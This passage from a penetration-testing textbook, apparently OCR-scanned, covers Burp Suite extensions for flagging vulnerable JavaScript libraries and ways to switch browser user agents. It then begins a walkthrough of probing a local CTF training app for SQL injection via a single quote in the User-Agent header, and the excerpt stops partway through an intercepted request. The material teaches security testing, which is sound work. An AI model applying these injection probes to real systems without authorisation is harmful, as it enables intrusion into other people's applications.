3.6.3	20 Dec, 2022	0 C 0 H 0 M 0 L
3.6.2	13 Dec, 2022	0 C 0 H 0 M 0 L
3.6.1	26 Aug, 2022	0 C 0 H 0 M 0 L
3.6.0	2 Mar, 2021	0 C 0 H 0 M 0 L
3.5.1	4 May, 2020	0 C 0 H 0 M 0 L
3.5.0	10 Apr, 2020	0 C 0 H 0 M 0 L
3.4.1	1 May, 2019	0 C 0 H 2 M 0 L
3.4.0	10 Apr, 2019	0 C 0 H 2 M 0 L

Figure 5.16: jQuery versions with several known vulnerabilities

So, you can click on the package number or look at the vulnerability list to see what issues might be in the application that is being tested.

The Software Vulnerability Scanner Burp Suite Professional extension does sometimes tag vulnerable JavaScript libraries. There is another Burp Suite Extension that only tags vulnerable JavaScript libraries. This is **Retire.JS**. You can install Retire.JS similarly to how the Software Vulnerability Scanner was installed. Follow the given steps:

1. Go to the **Extender** tab.
2. Click on the **BApp Store**.
3. Search for **Retire.JS.**
4. Select it and click on **Install**.



Estimated system impact: Low

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	System impact	Detail
Retire.js	✓	☆☆☆☆☆		14 Dec 2021	Low	Pro extension

Retire.js

This extension integrates Burp with the Retire.js repository to find vulnerable JavaScript libraries.

It passively looks at JavaScript files loaded and identifies those which are vulnerable based on various signature types (URL, filename, file content or specific hash).

Estimated system impact

Overall: Low

Memory: Low
CPU: Low
Time: Low
Scanner: Low

Author: Philippe Arteau
Version: 3.0.4
Source: https://github.com/portswigger/retire-js
Updated: 14 Dec 2021
Rating: ☆☆☆☆☆
Popularity:

Figure 5.17: BApp Store Extension installation

5. On the **Extension** tab, verify that there is a checkmark next to it in the extensions list.

Retire.JS works passively while you run Burp Suite, listing vulnerabilities in the target or dashboard. While there is overlap between Software Vulnerability Scanner and Retire.JS, neither is wholly contained in the other.

Please refer to the previous section, *Exploitation,* for information about how to exploit a vulnerable JavaScript library.

User agents and alternative views

Alternate views mean different web application content displayed based on a setting, such as enabling debugging or a different user agent. The most common use case is mobile applications, which often display differently and may call different URLs or backend content. Sometimes, this content may help find a security vulnerability.

Switching user agents

The user agent can be changed with a browser extension such as the user agent switcher or developer tools. It can also be tested using **Burp Suite Repeater** or **Intruder** tools.

Switching the user agent with developer tools

First, let us walk through how to change the user agent using developer tools in Chrome:

1. Open the developer tools by clicking the menu represented by three dots, then select more tools in the menu, and from the sub-menu, choose developer tools. Refer to the following figure:




New tab Ctrl+T
New window Ctrl+N
New Incognito window Ctrl+Shift+N
History
Downloads Ctrl+J
Bookmarks
Zoom − 100% +
Print... Ctrl+P
Cast...
Find... Ctrl+F
More tools
Edit Cut Copy Paste
Settings
About Chromium
Exit
Save page as... Ctrl+S
Create shortcut...
Name window...
Clear browsing data... Ctrl+Shift+Del
Extensions
Task manager Shift+Esc
Developer tools Ctrl+Shift+I

__Figure 5.18__: Open Developer tools

2. Select the **Network condition** tab from the lower display:


html
body
smooth
Console
Network conditions ×
Issues
User agent client hints

Caching ☐ Disable cache

Network throttling No throttling

User agent ☐ Use browser default

Googlebot Desktop

Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko; compatible; Googlebot/2.1; +http://www.

Accepted Content-Encodings ☑ Use browser default

☑ deflate ☑ gzip ☑ br

__Figure 5.19__: Developer tools user agent string

3. Verify that the **Use browser default** option is unchecked in the **User agent** section.
4. Select the drop-down to pick another user agent. Use the

selection **Custom** to create a user agent that is not there:



Custom...
Android
Android (4.0.2) Browser — Galaxy Nexus
Android (2.3) Browser — Nexus S
BlackBerry
BlackBerry — BB10
BlackBerry — PlayBook 2.1
BlackBerry — 9900
Chrome
Chrome — Android Mobile
Chrome — Android Mobile (high-end)
Chrome — Android Tablet
Chrome — iPhone
Chrome — iPad
Chrome — Chrome OS
Chrome — Mac
Chrome — Windows
Firefox
Firefox — Android Mobile
Firefox — Android Tablet
Googlebot Desktop

***Figure 5.20**: Developer tools user agent list*

User-Agent Switcher Chrome extension

The User-Agent Switcher Chrome Extension can be installed from the Chrome store. This extension's URL is **https://chrome.google.com/webstore/detail/User-Agent-switcher-for-c/djflhoibgkdhcedjiklpkjnoahfmg**. Refer to the following figure:




chrome.google.com/webstore/detail/user-agent-switcher-for-c/djflhoibgkdhkhhcedjiklpkjnoahfmg
chrome web store
Home > Extensions > User-Agent Switcher for Chrome
User-Agent Switcher for Chrome
Featured
2,578
Developer Tools
2,000,000+ users
By Google

Figure 5.21: Install User-Agent Switcher

After installing the User-Agent Switcher extension, it can be used by selecting the puzzle piece in the right corner of the browser, which will display a list of extensions. Then, select the User-Agent Switcher. Refer to the following figure:


Extensions
No access needed

These extensions don't need to see and change information on this site.

Burp Suite
IE6
User-Agent Switcher for Chrome
Wappalyzer - Technology profiler
Manage extensions

Figure 5.22: Opening the User-Agent Switcher extension

Then, to change the User-Agent, click on the icon next to the puzzle piece and choose a category from the main menu and a User-Agent selection from the categories sub-menu. Refer to the following

figure:




Chrome
Internet Explorer
iOS
Android
Windows Phone
Firefox
Opera
Safari

__Figure 5.23__: User-Agent switch categories

The User-Agent Switcher allows you to configure your categories and user agents. This is done by clicking the puzzle piece icon in the upper right and selecting from the drop-down Manage Extensions. Refer to the following figure:


Extensions


No access needed

These extensions don't need to see and change information on this site.

Burp Suite
User-Agent Switcher for Chrome
IE6
Wappalyzer - Technology profiler
Manage extensions

__Figure 5.24__: Manage extensions

This will bring up the extensions page in the browser. You can also reach this page by browsing **chrome://extensions**. Refer to the following figure:


Extensions
Search extensions
Developer mode
Details
Remove
Details
Remove
Details
Remove


Burp Suite
Burp Suite Chromium Extension which contains DOM Invader and the Burp Suite Navigation recorder.

User-Agent Switcher for Chrome
Spoofs & Mimics User-Agent strings.

Wappalyzer - Technology profiler
Identify web technologies

Figure 5.25: Extension list

Next, select the Details button of the User-Agent Switcher extension. This will take you to detailed settings for this extension in the Chrome browser, as shown below:


Extensions
Search extensions

Size
< 1 MB

Permissions
- Read your browsing history

Site access
Allow this extension to read and change all your data on websites you visit: On all sites

Allow in Incognito
Warning: Chromium cannot prevent extensions from recording your browsing history. To disable this extension in Incognito mode, unselect this option.

Allow access to file URLs


Extension options

View in Chrome Web Store

Source
Chrome Web Store

Figure 5.26: Specific extension instructions

Click the **Extension** options to open the page from here, allowing you to create, change, and save custom categories and User-Agent strings. An example of creating a User-Agent string with a single quote at the end, we can name **`SQLI`**—short for SQL injection—under a submenu **Injections** is shown below:


Custom User-Agents
Permanent Spoof list
Import/Export Settings
Other Settings
About
Storage Space
Add

Custom User-Agent List

New User-agent name	New User-Agent String	Group	Append?	Indicator Flag
SQLI	Gecko) Chrome/105.0.5195.102 Safari/537.36	Injections	Replace	SQL
Chrome				
Default	[Use default User-agent string]		N/A	
Internet Explorer				
Internet Explor	Mozilla/5.0 (MSIE 10.0; Windows NT 6.1; Trident		Replace	IE10

Figure 5.27: Adding a SQLI User Agent String

Some common user agents to try for different content are different versions of Chrome, Safari, Edge, Internet Explorer 11, Mobile browsers, Googlebot, Qualys, and McAfee Secure.

The habit-helper application was designed as a **Capture The Flag** (**CTF**) training application, which has hidden flags that are revealed when the penetration testing objectives are met. It has a CTF flag that displays when the a specific User-Agent string is used. See if you can find the CTF flag. The application has a visible hint about what User-Agent string to use. This is an exercise for the user.

The user-agent string we have shown is user-controllable, and as such, this field should be tested for injection attacks covered in the previous chapter. Sometimes, client information is logged, and those logs are stored in a database or a file, and then displayed in a web application. So, always include user agent as a possible field for injection attacks.

Let us walk through an example of finding a SQL injection via a User-Agent string.

SQL injection via user agent

In this example, use the habit-helper application. You may change the User-Agent via developer tools, User-Agent Switcher extension, or manually in Burp Suite via intercepting proxy or the repeater tool. The goal is to find the injection and see what new information you can learn about the database, tables, and columns. Try this independently before reading the walkthrough.

If you are ready to read through the walkthrough, then continue below.

This walkthrough uses Burp Suite to intercept a request and send it to the repeater tool. Assuming Burp Suite is already on, we browse the habit-helper login page.

Then, we turn intercept on in Burp Suite by going to the **Proxy** tab and the intercept subtab. Then, if the button says **Intercept is off**, click it to turn interception on, as follows:



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Compare
Software Vulnerability Scanner
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser
Toggle message interception

Figure 5.28: Intercept is off

After clicking the button, the button will change to say **Intercept is on**, as follows:




Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Software Vulnerability Scanner
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Open Browser

Figure 5.29: Intercept has been turned on

From here, go back to the web form and enter user credentials. The request will be captured by the interception proxy, as follows:


Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
\n

Request to http://127.0.0.1:8081

```
POST /habit-helper-1.0/login HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 85
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; WOW64; Trident/4.0; SLCC1)
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
http://127.0.0.1:8081/habit-helper-1.0/?login=yes&message=An%20unexpected%20error%20occurred.%20%20Please%20contact%20the%20Bob%20or%20
Harry.
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CSRFTOKEN=8f14e45fceea167a5a36dedd4bea2543; FORGOTPASSWORD=
W3Rva2VuOjZiOWYwMTNmMGY3MmQzMTJkZGU5YjQxODRjMThiMzI5LHVzZXI6TGl6emllLGV4cGlyZXM6MTY5Nzc4MzE5MV0=; permissions=bm9uZQ==; user=;
notifications=ZWlwdHk=; JSESSIONID=530113A9AA1F8CF0333AFC6CF46B2489
Connection: close

rememberMeToken=&username=grinch&password=password1234&rememberme=true&_rememberme=on
```

Figure 5.30: Intercept the request

Right-clicking on the request will bring up a menu. Select send the request to the repeater, as follows:




Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation

Figure 5.31: Send a request to the repeater


The request will be sent to the **Repeater** tab to be manipulated manually as often as necessary. The request will be displayed on the left side, as shown in the following figure:



```
POST /habit-helper-1.0/login HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 80
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;
WOW64; Trident/4.0; SLCC1)
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/?login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CSRFTOKEN=8f14e45fceea167a5a36dedd4bea2543;
FORGOTPASSWORD=
W3Rva2Vu0jZi0WYwMTNmMGY3MmQzMTJkZGU5YjQx0DRjMThiMzI5LHVzZXI6TG16
em11LGV4cGlyZXM6MTY5Nzc4MzE5MV0=; permissions=bm9uZQ==; user=;
notifications=ZW1wdHk=; JSESSIONID=
530113A9AA1F8CF0333AFC6CF46B2489
Connection: close

rememberMeToken=&username=Lizzie&password=cookies&rememberme=
true& rememberme=on
```

Figure 5.32: Send request torepeater

Then, send the request as is to see the response. This is a useful verification step to make sure the request works in the repeater. Next, let us edit the `User-Agent` string to add a single quote to try to cause an error. Refer to the following figure:



Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render

```
POST /habit-helper-1.0/login HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 80
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
